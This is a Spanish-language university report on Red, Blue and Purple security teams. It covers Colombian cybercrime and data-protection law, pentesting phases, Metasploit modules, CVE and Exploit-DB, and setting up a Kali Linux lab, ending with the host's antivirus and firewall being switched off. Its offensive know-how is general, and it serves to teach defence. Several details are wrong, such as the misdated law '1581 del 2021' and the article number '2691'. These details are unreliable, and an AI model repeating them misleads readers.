# CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

HUGO FERNANDO FIGUEROA ANACONA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

2023

# CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

HUGO FERNANDO FIGUEROA ANACONA

TUTOR

JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

2023

**CONTENIDO**

pág.

## LISTA DE FIGURAS

## LISTA DE TABLAS

# GLOSARIO

**Ciberseguridad.**

Es el término que se refiere al hábito de defender los equipos de cómputo, los dispositivos móviles, los paquetes de datos, las redes entre otros de cualquier intento de ataque o vulneración. Se conoce también como seguridad de la información y abarca diferentes campos relevantes como lo son las redes, las aplicaciones, la infraestructura operativa, las páginas web, hasta la misma información como tal.

**Ciberataque.**

Un ciberataque se define como una serie de acciones en contra de sistemas de información (sistemas contables, de bases de datos, etc.) con el fin de hurtar información, entorpecer funciones críticas y afectar el correcto desarrollo y funcionamiento de sistemas de información.

**Vulnerabilidad.**

En el campo de la informática, una vulnerabilidad es sinónimo de debilidad, hablamos de debilidades en sistemas de información pertenecientes a un entorno corporativo o de hogar, representando un riesgo a la integridad física o lógica de la información y los canales por el cual se tiene acceso a ella y los canales por los cuales circula. Normalmente, estas debilidades o fallos pueden provenir de diferentes situaciones, como lo son fallos en las configuraciones, en las topologías, en las estructuraciones y demás.

**Amenaza.**

Una amenaza y una vulnerabilidad no representan exactamente lo mismo. Se dice que el termino amenaza hace referencia a una acción que saca ventaja de una vulnerabilidad para lograr atacar o vulnerar un sistema de información y lograr así hurtar información personal, datos críticos y/o sabotear dichos sistemas para entorpecer su funcionamiento.

**Infraestructura tecnológica.**

La infraestructura tecnología abarca todos los sistemas y tecnologías de información, las cuales contienen dentro de su flujo de procesos el gestionamiento de los servicios e interconexiones de las personas con los sistemas de información tanto en hardware como software.

**Auditoria de seguridad.**

Aquellos mecanismos empleados para identificar y determinar a mayor rasgo el estado de seguridad de una empresa en cuanto a su sistema de información informático, cómo está compuesto, qué falencias tiene, qué se puede mejorar, entre otros. Involucran la red, sus métodos de comunicación y todos los factores por pequeños que parezcan dentro de la red de una empresa, para poder determinar vulnerabilidades exponenciales en una entidad y de igual manera cómo solventarlas para que la empresa esté a mayor nivel de seguridad y a su vez de confiabilidad.

**Intrusión.**

se define como intrusión informática la acción llevada a cabo por un delincuente quien hace uso de sus conocimientos y experiencia informática con el fin de violar la integridad física y lógica de un equipo electrónico, un sistema de información o cualquier dispositivo que cuente con tecnología, saltando sus medidas de seguridad y obteniendo acceso a él remotamente.

## RESUMEN

En el presente trabajo, se busca orientar al lector acerca de un tema que en la actualidad ha ido tomando un auge considerablemente exponencial, como lo es la ciberseguridad informática, en específico, se intenta explicar cómo la ciberseguridad ayuda a las empresas a tener una estabilidad tecnológica y en ese orden de ideas, cómo se puede aprovechar al máximo este recurso mediante las auditorias de seguridad de la información con el fin de detectar vulnerabilidades, implementar métodos de prevención de ataques informáticos y desarrollar planes de mejora continua a la infraestructura tecnológica. Lo anterior, se logra mediante el apoyo de equipos de profesionales en el tema, los cuales se clasifican en nombres denominados como: Red team, Blue team y Purple team, a continuación se expone la importancia de la ciberseguridad, la importancia de los red, blue y purple team dentro de este entorno y cómo se aplica lo anteriormente expuesto al sector empresarial, en un entorno tecnológico y a su vez lógico, con el fin de determinar la forma en que este grupo de expertos pueden respaldar al ámbito empresarial.

# INTRODUCCIÓN

El funcionamiento de la ciberseguridad en el sector empresarial supone el monitoreo de sus procesos y el estudio de las alternativas de implementación de técnicas modernas que fortalezcan la seguridad de la información y a su vez garanticen la confiabilidad de la misma. No obstante, es importante resaltar la importancia de las herramientas y personal que hacen posible el correcto flujo de información en las diferentes empresas respaldando estos procesos con funciones que se enfocan en el entorno de la ciberseguridad, los grupos denominados red team, blue team y purple team son pilares vitales de la ciberseguridad en Colombia y a nivel global, por lo que el sector empresarial es altamente beneficiado por sus conocimientos y estrategias de seguridad.

# OBJETIVOS

## 1 OBJETIVOS GENERAL

Proponer estrategias de ciberseguridad con la ayuda de equipos de red, blue y purple team que permitan la detección y posible solución de vulnerabilidades en el sector empresarial con el fin de mitigar las amenazas a los que están expuestos.

## 2 OBJETIVOS ESPECÍFICOS

- Interpretar los roles en efectos de ventajas, desventajas y necesidades que constituye el ámbito empresarial en relación a los equipos red, blue y purple team.
- Determinar estrategias y lineamientos de ciberseguridad con el fin de mitigar y contrarrestar las amenazas a las cuales está expuesto el sector empresarial en a partir del enfoque de los equipos red team, blue team y purple team.
- Considerar acciones y conclusiones pertinentes determinando la necesidad y la importancia de la ciberseguridad en la actualidad y en un futuro.

# 1. DESARROLLO DEL INFORME

## 1.1 Primer interrogante del informe final.

**De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.**

Es verdad que el ámbito empresarial en todos sus entornos y sectores, han ido dependiendo cada vez más de los sistemas de información. El avance inminente y exponencial de la tecnología ha representado una transición operacional y laboral considerablemente alta y a su vez riesgosa para todo el sector laboral en sí, debido a que el flujo de información, operaciones, procesos y servicios se da de forma continua y se requiere que todo esto esté monitoreado y administrado por talento humano competente para evitar en un rango sobresaliente cualquier tipo de anomalía o incidente informático.

Los equipos denominados red team y blue team, son un grupo de profesionales cuya función radica en simular técnicas de ataque y vulneración como si fueran los atacantes reales, para determinar cuáles son las vulnerabilidades existentes dentro de una empresa, así como idear estrategias de defensa para contrarrestar dichos ataques acorde a las vulnerabilidades que se encuentren durante dichos ataques. Según la web tranxfer.com[1], red team se define en base a seguridad ofensiva y red team hace referencia a la seguridad defensiva, tomando cada uno de ellos factores distintos de la seguridad informática, pero ninguno menos importante que el otro. Los red team son quienes se encargar de simular un ataque con determinadas herramientas para así lograr identificar vulnerabilidades o falencias en la infraestructura tecnológica de una empresa, de esta forma la eficacia del sistema de seguridad de la empresa es puesto a prueba robustamente. Por otro lado, los blue team recopilan información (que algunas veces es proporcionada por el mismo equipo red team) para identificar los activos a proteger y evaluar los puntos identificados como vulnerables, una vez seguidos los

[1] TRANXFER; Ciberseguridad Equipos de seguridad: Red, Blue & Purple team; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://tranxfer.com/es/equipos-ciberseguridad-red-team-blue-team-y-purple-team/

procesos anteriores, implementan estrategias y alternativas de seguridad para que el sistema de información cuente con una seguridad robusta y a su vez son quienes capacitan periódicamente al personal de determinada empresa acerca de políticas y directrices de seguridad, esto con el fin de que cuando ocurra un ataque, su impacto sea el menor porcentaje posible.

A continuación, relaciono las actividades 1 y 2 del seminario, para tener en cuenta los marcos legales y la normativa vigente y pertinente a tener en cuenta dentro del desarrollo:

### 1.1.1 etapa 1 – actividad 1

#### 1.1.1.1 Primer interrogante actividad 1

**Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.**

Según la web de la secretaria del senado[2], en términos generales y el concepto que describe esta ley como la "protección de la información y de los datos" con el fin de conservar diligentemente todo sistema que haga uso de las tecnologías de la información y comunicaciones. En base a la web anteriormente mencionada, encontramos que esta ley consta de dos capítulos, el primero de 8 artículos y el segundo de 6 artículos. El primer capítulo se denomina: "De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos" y sus artículos son:

[2] SECRETARIASENADO; ley 1273 de 2009; [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

**1.1.1.1.1 Artículo 269a “acceso abusivo a un sistema informático”.**

Como su nombre lo menciona, este articulo habla de la intrusión aun sistema de información o de ejecución como tal sin el consentimiento de la persona o empresa dueña del mismo, dicho acceso sin autorización puede conllevar a una pena carcelaria de 48 a 96 meses y en multas que van desde los100 hasta los 1000 salarios mínimos mensuales vigentes

**1.1.1.1.2 articulo 269b “obstaculización ilegitima de sistema informático o red de telecomunicación”.**

En este artículo se menciona el hecho de impedir el acceso o funcionamiento regular de un determinado sistema informático, a sus archivos de información o una red especifica como tal sin tener autorización previa para ello, lo que puede incurrir en una pena carcelaria al igual que el artículo anterior de 48 a 96 meses y de 100 a 1000 salarios mínimos mensuales vigentes, sumado a esto el hecho que no vaya a ser un delito considerado pena mayor.

**1.1.1.1.3 articulo 269c “interceptacion de datos informaticos”.**

Básicamente se menciona interceptar la información de datos crítica o restringida en cualquiera de sus flujos (origen, destino o interior) de un sistema informático sin estar autorizado, lo que puede generar una pena carcelaria entre 36 a 72 meses.

**1.1.1.1.4 articulo 269d “daño informático”.**

Abarca daños a la integridad de un sistema informático los cuales pueden ser daño, alteración, destrucción, borrado o deterioración de su información de datos o el tratamiento de los mismos sin autorización. La pena carcelaria por este delito oscila entre los 48 a los 96 meses de prisión y multa entre 100 y 1000 salarios mínimos vigentes mensuales.

**1.1.1.1.5 articulo 269e “uso de software malicioso”.**

Se habla del uso, la producción, tráfico, adquisición, distribución o venta de software malicioso (o dañino) que pueda perjudicar la integridad lógica de un sistema de información sin autorización. La pena carcelaria oscila entre los 48 a los 96 meses de prisión y multa entre 100 y 1000 salarios mínimos vigentes mensuales.

**1.1.1.1.6 articulo 269f “violación de datos personales”.**

Es un delito por el cual se obtiene información personal de una víctima determinada para beneficio propio o ajeno. La información hurtada tiende a ser vendida, intercambiada, comprada, interceptada, divulgada o alterada con el fin de perjudicar la víctima o sacar provecho monetario de la misma. Por este delito el delincuente se somete a 48 a los 96 meses de prisión y multa entre 100 y 1000 salarios mínimos vigentes mensuales.

**1.1.1.1.7 articulo 269g “suplantacion de sitios web para capturar datos personales”.**

Se habla en términos generales del phishing, que consiste en crear o ejecutar páginas web, ventanas emergentes, enlaces no seguros o aplicaciones no confiables con el fin de obtener datos personales o información valiosa sin ningún tipo de autorización. De igual manera, se incluye como delito de este articulo la modificación o envío de ip alteradas a una víctima para obtener información importante como datos bancarios o información personal con acceso restringido. Por este delito el delincuente incurre de 48 a 96 meses de prisión y multa entre 100 y 1000 salarios mínimos vigentes mensuales.

**1.1.1.1.8 articulo 269h “circunstancias de agravacion punitiva”.**

En este artículo se menciona que los delitos anteriormente mencionados aumentan su gravedad por circunstancias más altas a las consideradas como “normales”, entre ellas encontramos algunas como servidores o redes de entidades financieras nacionales o extranjeras, servidores públicos en ejercicio, abuso de confianza por información crítica brindada, aprovechamiento de la información obtenida para beneficio propio o de terceros, fines terroristas o de alto riesgo, entre otras.

Continuando con el segundo capítulo y citando la misma web se denomina como “de los atentados informáticos y otras infracciones, encontramos los siguientes artículos:

**1.1.1.1.9 articulo 2691 “hurto por medios informáticos y semejantes”.**

Manipulación no autorizada de una red o un sistema informático y a su vez la suplantación en efectos de autenticación o autorización de un usuario no autorizado para el acceso a dichos sistemas con fines delictivos.

**1.1.1.1.10 articulo 269j “transferencia no consentida de activos”.**

En este artículo se menciona la manipulación informática de activos de importancia para obtener beneficios lucrativos en mención de lo anteriormente expuesto. Se puede incurrir en pena carcelaria de entre 48 a 120 meses y multas de 200 a 1500 salarios mínimos vigentes mensuales.

**1.1.1.1.11 LEY 1581 DEL 2021.**

Según la web funcionpublica[3], esta ley también se conoce como “ley de la protección de los datos personales”. Es un documento de aproximadamente 9 paginas cuyos artículos y secciones mencionan todo lo relacionado al tratamiento de los datos personales, la obtención de los mismos y como cada persona tiene derechos fundamentales sobre su misma información personal en efectos de veracidad y autenticidad ya sea en bases de datos públicas o archivos que guarden dicha información. Se definen los términos conceptuales que caracterizan cada aspecto importante sobre la protección de datos y el derecho de los ciudadanos a conocer la veracidad de la información contenida en bases de datos, su derecho a modificarla de ser necesario y de conocer hasta qué punto categórico puede ser utilizada o tratada. Según el documento de la misma web, es la superintendencia de industria y comercio la encargada de vigilar que el uso y tratamiento de información personal se lleve a cabo acorde a la ley. Las multas o sanciones por infringir lo establecido en la ley 1581 del 2012 pueden llegar hasta los 2 mil salarios mínimos vigentes y pueden seguirse aplicando en cuanto el infractor no pague debidamente dichas multas.

**1.1.1.2 Segundo interrogante la actividad 1.**

**El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa,**

[3] FUNCIONPUBLICA; ley 1581 del 2012; [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=49981

**¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?**

Según la web de nuclio[4], se define el pentesting como una prueba de intrusión mediante la cual se pretende identificar y/o encontrar falencias de seguridad en un sistema o una red y determinar el grado de riesgo que implican dichas falencias. El término "pentesting" resulta de unir los términos "penetration" y "testing" según la información investigada.

Según la web en cuestión, el pentesting consta de 5 fases o etapas:

a) recopilación de información (o footprinting): es la etapa principal (y la más importante) de un ejercicio de pentest, mediante el cual se recolecta la mayor cantidad de información posible del objetivo mediante el uso de técnicas como escaneo de puertos, ip, dominios, servicios, recolección de metadatos y demás, esto con el uso de herramientas como nmap, subfinder, dnsmap, etc. Según la web tokioschool[5], el footprinting es la base esencial dentro de la recopilación de la información aun sin tener algún tipo de contacto con el objetivo. Hay dos tipos de footprinting según la misma web:

Footprinting activo: es cuando hay contacto directo con el objetivo.

Footprinting pasivo: cuando se recopila información del objetivo sin tener contacto directo con éste.

Mediante el footprinting se recolecta información como direcciones ip, nombres de dominio, versiones de sistemas operativos o servidores, información de DNS activos, datos personales y demás. Esta información puede ser recopilada mediante fuentes como redes sociales, Google, ingeniería social, el mismo sitio web de una organización, etc. A su vez, como se mencionó al inicio de este apartado, algunas herramientas para llevar a cabo un footprinting o recolección de información pueden ser kali Linux, Neo trace, Nmap, dominio de whois, acunetix, invicti entre otros. Esta fase es la más importante dado que es donde se recolecta la mayor cantidad de información posible, y

[4] NUCLIO; ¿qué es el pentesting?; [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: https://nuclio.school/que-es-el-pentesting/

[5] TOKIOSCHOOL; 6 herramientas de hacking ético que debes conocer; [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: https://www.tokioschool.com/noticias/herramientas-hacking-etico/

sin recolectar información será muy complicado realizar un análisis o una intrusión exitosa sin tener conocimiento sobre el objetivo.

b) Analisis de vulnerabilidades: consiste en ejecutar todas las posibles operaciones que permitan una intrusión al objetivo (usuarios o información) y de esta manera poder observar cómo se comporta o actúa el sistema victima ante dicha intrusión. Es en esta fase junto con la anterior donde se puede determinar el alcance que tendrá el ejercicio de pentesting.

c) explotación al sistema: es en esta fase donde se lleva a cabo la debida simulación de ataques al objetivo, con el fin de determinar el alcance o riesgo de las falencias detectadas y cómo el sistema reacciona ante dichos ataques. Mediante la ejecución de exploits se lleva a cabo acciones de intrusión y acción para que el “ataque2 sea exitoso y sea lo más acercado a la realidad posible.

d) Mantenimiento de accesos: una vez logrado el acceso al sistema, lo que busca esta etapa es lograr la obtención de credenciales o permisos de administrador, en pocas palabras, es lograr escalar privilegios dentro del sistema vulnerado para llegar incluso a acceder a otros sistemas de mayor información en una entidad, buscando el mayor porcentaje de éxito en la intrusión.

e) elaboración del reporte: la última fase consiste en diseñar el informe definitivo sobre las vulnerabilidades encontradas, hallazgos durante la fase de explotación e intrusión, a que información se tuvo acceso durante el ataque, cuanto tiempo duró el ataque, qué alternativas de respuesta se recomiendan, que cambios o mejoras se sugieren, entre otros. Según la fuente consultada se dice que lo recomendable es entregar dos informes, uno para los administradores del sistema y otro para la directiva de la empresa.

**1.1.1.3 tercer interrogante de la actividad 1.**

**Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.**

Según la web keepcoding[6], un metasploit es un software Opensource con el cual podemos explorar y explotar vulnerabilidades de un sistema, este framework tiene más de 900 exploits distintos y es gratuito, incluye también payloads o códigos maliciosos para llevar a cabo un proceso de postexplotacion de una vulnerabilidad. Según la fuente, algunos módulos de metasploit son:

a) auxiliary: caja de herramientas para recopilar información sobre un sistema y la identificación de vulnerabilidades.

b) exploits: es el modulo más amplio de metasploit, pues tiene exploits para todos los SO.

c) posts: modulo para escalar privilegios y moverse libremente por la red vulnerada brindando un grado más amplio de éxito a un ataque.

d) payloads: son códigos centralizados en la ejecución de acciones maliciosas como el robo de información personal, acceso a la webcam de la víctima, ejecución remota de comandos, etc.

Encoders: modulo con herramientas para que un ataque o un exploit pase desapercibido ante los antivirus convencionales.

#### 1.1.1.4 Cuarto interrogante de la actividad 1

**Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:**

**¿Qué es un CVE y su estructura?**

Según la web tarlogic[7], CVE (Common Vulnerabilities and Exposures) es un “sistema de catalogación publica” cuya función consiste en listar e identificar las vulnerabilidades de ciberseguridad más conocidas en cuanto a un sistema informático se refiere. Estos

[6] KEEPCODING; ¿qué es metasploit?; [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

[7] TARLOGIC; ¿Qué es CVE?; [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: https://www.tarlogic.com/es/glosario-ciberseguridad/cve/#:~:text=CVE%20(Common%20Vulnerabilities%20and%20Exposures,de%20la%20comunidad%20de%20ciberseguridad.

fallos informáticos son identificados y subidos a una plataforma web que los enumera y ordena acorde al filtro que se aplique durante la búsqueda o simplemente por año. CVE brinda una base de datos que permite a quien así lo necesite identificar y monitorear de manera asertiva inconvenientes en ciberseguridad. Su estructura consiste en un número de identificación único para cada vulnerabilidad, una descripción de dicha vulnerabilidad y detalles acerca de los servicios o productos afectados, de esta manera es posible rastrear de manera más eficaz las vulnerabilidades. Según la web ostec[8], La estructura CVE sigue esta nomenclatura: CVE-AAAA-NNNN: identificador único que se compone por el año (AAAA) y un número secuencial de 4 digitos (NNNN). También se clasifican por su gravedad mediante el uso de una escala que va de 0 a 10 (escala CVSS) donde a mayor numero, mayor grado de gravedad. Así mismo, también se lleva a cabo una clasificación acorde su impacto, es decir, acorde al impacto a la confidencialidad, integridad, etc.

*** https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?**

Según la web keepcoding[9], exploitDB es una web con bases de datos públicas que contienen exploits para vulnerabilidades ya conocidas, estos exploits se pueden estudiar, descargar y utilizar gratuitamente con el fin de optimizar la calidad de auditorías de pentest. El creador de ExploitDB fue quien creo el sistema KALI LINUX. A su vez, mediante la investigación de vulnerabilidades por CVE, es posible encontrar exploits que permita centrarse en un fallo CVE especifico y así explotar dicho hallazgo con un exploit de la base de datos de ExploitDB, por lo que el estudio de un fallo CVE y el uso de un correcto exploit podría ser de gran utilidad para la ejecución de una prueba de pentest.

[8] OSTEC; CVE Y CVSS, para la clasificación de vulnerabilidades de seguridad digital [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/cve-y-cvss-para-la-clasificacion-de-vulnerabilidades-de-seguridad-digital/#:~:text=El%20CVE%20es%20una%20lista,de%204%20d%C3%ADgitos%20(NNNN).

[9] keepcoding; ¿Qué es exploitDB?; [sitio web]. [consulta: 09 de agosto del 2023]. disponible en: https://keepcoding.io/blog/que-es-exploitdb/#:~:text=ExploitDB%20es%20una%20aplicaci%C3%B3n%20web,lo%20que%20contribuyen%20los%20usuarios.

### 1.1.1.5 Situación problema: montaje banco de trabajo

HackerHouse requiere previamente una instalación de un banco de trabajo con el cual el personal postulado a hacer parte de la organización deberá utilizar en una serie de escenarios y problemas complejos al interior de HackerHouse. El banco de trabajo debe estar basado en herramientas software Opensource, la recursividad será vital en este proceso.

A continuación se describe el proceso de la ejecución de kali Linux en virtualbox y la conexión entre la maquina anfitrión y la máquina virtual.

1. una vez instalado virtualbox en la maquina anfitrión, se procede a cargar el archivo de kali Linux en el software, en la figura 1 se muestra las características de la vm:





Figura 1: Caract. De kali Linux mientras se está ejecutando

Fuente. El autor

Una vez definidas las características de la vm, se procede a cambiar la configuración de la red, pasando la conexión a adaptador puente como se muestra en la figura 2.





Figura 2. Evidencia de la conexión al adaptador puente de la vm.

Fuente. El autor

3. luego de iniciarse la mv kali Linux, ejecuto los comandos "sudo apt-get update" y "sudo apt-get upgrade" para actualizar los paquetes y repositorios de kali como se muestra en la figura 3.





Figura 3: ejecución comando sudo apt-get upgrade

Fuente. El autor.

4. luego de terminado el proceso de la figura 3, ejecuto el comando “ifconfig” para conocer la ip de la máquina de kali, como se muestra en la figura 4.





Figura 4: ejecución del comando if config en kali, como podemos observar el eth0 tiene la ip 192.168.0.106

Fuente: el autor

5. posteriormente, desactivo el antivirus de la maquina anfitrión que viene en Windows 10 y el firewall del mismo.

